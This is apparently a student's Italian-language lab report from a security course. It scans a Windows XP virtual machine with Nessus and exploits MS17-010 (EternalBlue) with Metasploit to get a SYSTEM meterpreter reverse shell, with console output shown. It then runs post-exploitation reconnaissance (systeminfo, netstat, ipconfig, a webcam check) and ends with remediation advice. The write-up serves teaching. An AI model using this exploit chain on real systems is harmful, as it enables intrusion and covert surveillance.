DURANTE LA QUARTA GIORNATA, ABBIAMO ESEGUITO UNA SCANSIONE DI VULNERABILITÀ SULLA MACCHINA META UTILIZZANDO NESSUS, IDENTIFICANDO CRITICITÀ NEL SERVIZIO SMB SULLA PORTA TCP 445. SUCCESSIVAMENTE, CON NMAP, ABBIAMO CONFERMATO LE PORTE E I SERVIZI ATTIVI. UTILIZZANDO METASPLOIT E UNO SPECIFICO SCRIPT SMB, ABBIAMO SFRUTTATO LE VULNERABILITÀ PER OTTENERE ACCESSO REMOTO A META. INFINE, ABBIAMO VERIFICATO L'INDIRIZZO DI RETE DI META TRAMITE IL COMANDO "IFCONFIG". L'APPROCCIO HA DIMOSTRATO L'IMPORTANZA DELLA VALUTAZIONE CONTINUA DELLA SICUREZZA.



GIORNO 5

NELL'ESERCIZIO DEL GIORNO 4 SI
RICHIEDE DI:

- EFFETTUARE UN VULNERABILITY SCANNING CON NESSUS DELLA MACCHINA WINDOWS XP;
- SFRUTTARE CON METASPLOIT LA VULNERABILITÀ SMB CODE EXECUTION.

ABBIAMO GIÀ CONFIGURATO IL LABORATORIO COME ESEGUITO IN PRECEDENZA.

TROVIAMO LA VULNERABILITÀ INDICATA NELLA TRACCIA ATTRAVERSO LA SCANSIONE DI NESSUS.

Vulnerabilities 19

HIGH MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAI...

Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution

Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

VERIFICHiamo se è possibile sfruttare questa vulnerabilità per guadagnare i privilegi elevati sul target con Metasploit. Prendiamo il modulo che descrive esattamente la vulnerabilità identificata in precedenza, configuriamo l'indirizzo IP del target, l'indirizzo IP della macchina attaccante e la porta in ascolto sulla nostra macchina e avviamo l'attacco.

```
it(windows/smb/ms17_010_psexec) > exploit  
d reverse TCP handler on 192.168.200.100:7777  
8.200.200:445 - Target OS: Windows 5.1  
8.200.200:445 - Filling barrel with fish... done  
8.200.200:445 - ← | Entering Danger Zone | →  
8.200.200:445 - [*] Preparing dynamite ...  
8.200.200:445 - [*] Trying stick 1 (x86) ... Boom!  
8.200.200:445 - [+] Successfully Leaked Transaction!  
8.200.200:445 - [+] Successfully caught Fish-in-a-barrel  
8.200.200:445 - ← | Leaving Danger Zone | →  
8.200.200:445 - Reading from CONNECTION struct at: 0x81dd5990  
8.200.200:445 - Built a write-what-where primitive ...  
8.200.200:445 - Overwrite complete ... SYSTEM session obtained!  
8.200.200:445 - Selecting native target  
8.200.200:445 - Uploading payload... EhgbHItX.exe  
8.200.200:445 - Created \EhgbHItX.exe ...  
8.200.200:445 - Service started successfully ...  
8.200.200:445 - Deleting \EhgbHItX.exe ...  
g stage (175686 bytes) to 192.168.200.200  
reter session 2 opened (192.168.200.100:7777 → 192.168.200.200:1034) at 2024-01-23  
r > █
```

RECUPERO INFORMAZIONI

```
meterpreter > shell
Process 1716 created.
Channel 2 created.
Microsoft Windows XP [Versione 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>systeminfo
systeminfo

Nome host: TEST-EPI
Nome SO: Microsoft Windows XP Professional
Versione SO: 5.1.2600 Service Pack 3 build 2600
Produttore SO: Microsoft Corporation
Configurazione SO: Workstation autonoma
Tipo build SO: Uniprocessor Free
Proprietario registrato: test_pc
Organizzazione registrata:
Numero di serie: 76435-640-3757355-23607
Data di installazione originale: 15/07/2022, 15.07.00
Tempo di funzionamento sistema: 0 giorni, 3 ore, 0 minuti, 28 secondi
Produttore sistema: innotek GmbH
Modello sistema: VirtualBox
Tipo sistema: X86-based PC
Processore: 1 processore(i) installati.
[01]: x86 Family 6 Model 158 Stepping 9 GenuineIntel ~3790
Versione BIOS: VBOX - 1
Directory Windows: C:\WINDOWS
Directory di sistema: C:\WINDOWS\system32
Unità di avvio: \Device\HarddiskVolume1
Impostazioni internazionali sistema: it;Italiano (Italia)
Impostazione internazionale di input: it;Italiano (Italia)
Fuso orario: N/D
Memoria fisica totale: 511 MB
Memoria fisica disponibile: 390 MB
Memoria virtuale: dimensione massima: 2.048 MB
Memoria virtuale: disponibile: 1.996 MB
Memoria virtuale: in uso: 52 MB
Posizioni file di paging: C:\pagefile.sys
Dominio: WORKGROUP
Server di accesso: N/D
Aggiornamenti rapidi: 1 Aggiornamenti rapidi installati.
[01]: Q147222
Schede di rete: 1 NIC installate.
[01]: Scheda server Intel(R) PRO/1000 Gigabit
Nome connessione: Connessione alla rete locale (LAN)
DHCP abilitato: No
Indirizzi IP
[01]: 192.168.200.200
```

IL TARGET È UNA MACCHINA
FISICA O VIRTUALE?

PER OTTENERE QUESTA
INFORMAZIONE DOBBIAMO APRIRE LA
SHELL DI WINDOWS E INSERIRE IL
COMANDO SYSTEMINFO.

QUALI SONO LE
IMPOSTAZIONI DI RETE
DELLA MACCHINA?

RECUPERIAMO QUESTA
INFORMAZIONE CON IL
COMANDO IFCONFIG.

```
C:\WINDOWS\system32>netstat -r
netstat -r
=====
Elenco interfacce
0x1 ..... MS TCP Loopback interface
0x2 ... 08 00 27 51 88 27 ..... Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione
=====
password.txt
=====
Route attive:
Indirizzo rete      Mask          Gateway      Interfac. Metric
          0.0.0.0    0.0.0.0    192.168.200.1  192.168.200.200    10
          127.0.0.0   255.0.0.0   127.0.0.1    127.0.0.1     1
         192.168.200.0  255.255.255.0  192.168.200.200  192.168.200.200    10
         192.168.200.200  255.255.255.255   127.0.0.1    127.0.0.1     10
         192.168.200.255  255.255.255.255  192.168.200.200  192.168.200.200    10
          224.0.0.0    240.0.0.0    192.168.200.200  192.168.200.200    10
        255.255.255.255  255.255.255.255  192.168.200.200  192.168.200.200     1
Gateway predefinito:  192.168.200.1
=====
Route permanenti:
Nessuno
username.txt
Tabella di Route
C:\WINDOWS\system32>ipconfig
ipconfig
Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale (LAN):
  Suffisso DNS specifico per connessione:
  Indirizzo IP. . . . . : 192.168.200.200
  Subnet mask . . . . . : 255.255.255.0
```




LA MACCHINA HA DISPOSIZIONE UNA WEBCAM?

VERIFICHIAMO CON IL
COMANDO WEBCAM_LIST SE
CI SONO WEBCAM
CONNESSE.








```
meterpreter > webcam_list  
[-] No webcams were found
```

CONCLUSIONI

DATE LE NUMEROSE VULNERABILITÀ PRESENTI E L'INTERRUZIONE AL SUPPORTO DA PARTE DI MICROSOFT, CONSIGLIAMO DI DEPRECARE LA MACCHINA WINDOWS XP E DI SERVIRSI DI UNA AGGIORNATA CON L'ULTIMO WINDOWS DISPONIBILE. NEL CASO NON FOSSE POSSIBILE, ANCHE SE DA NOI NON È PER NULLA CONSIGLIATO, SI PUÒ PROCEDERE DISABILITANDO LA FUNZIONA DI CONDIVISIONE FILE E STAMPANTI



GRAZIE



11:120PM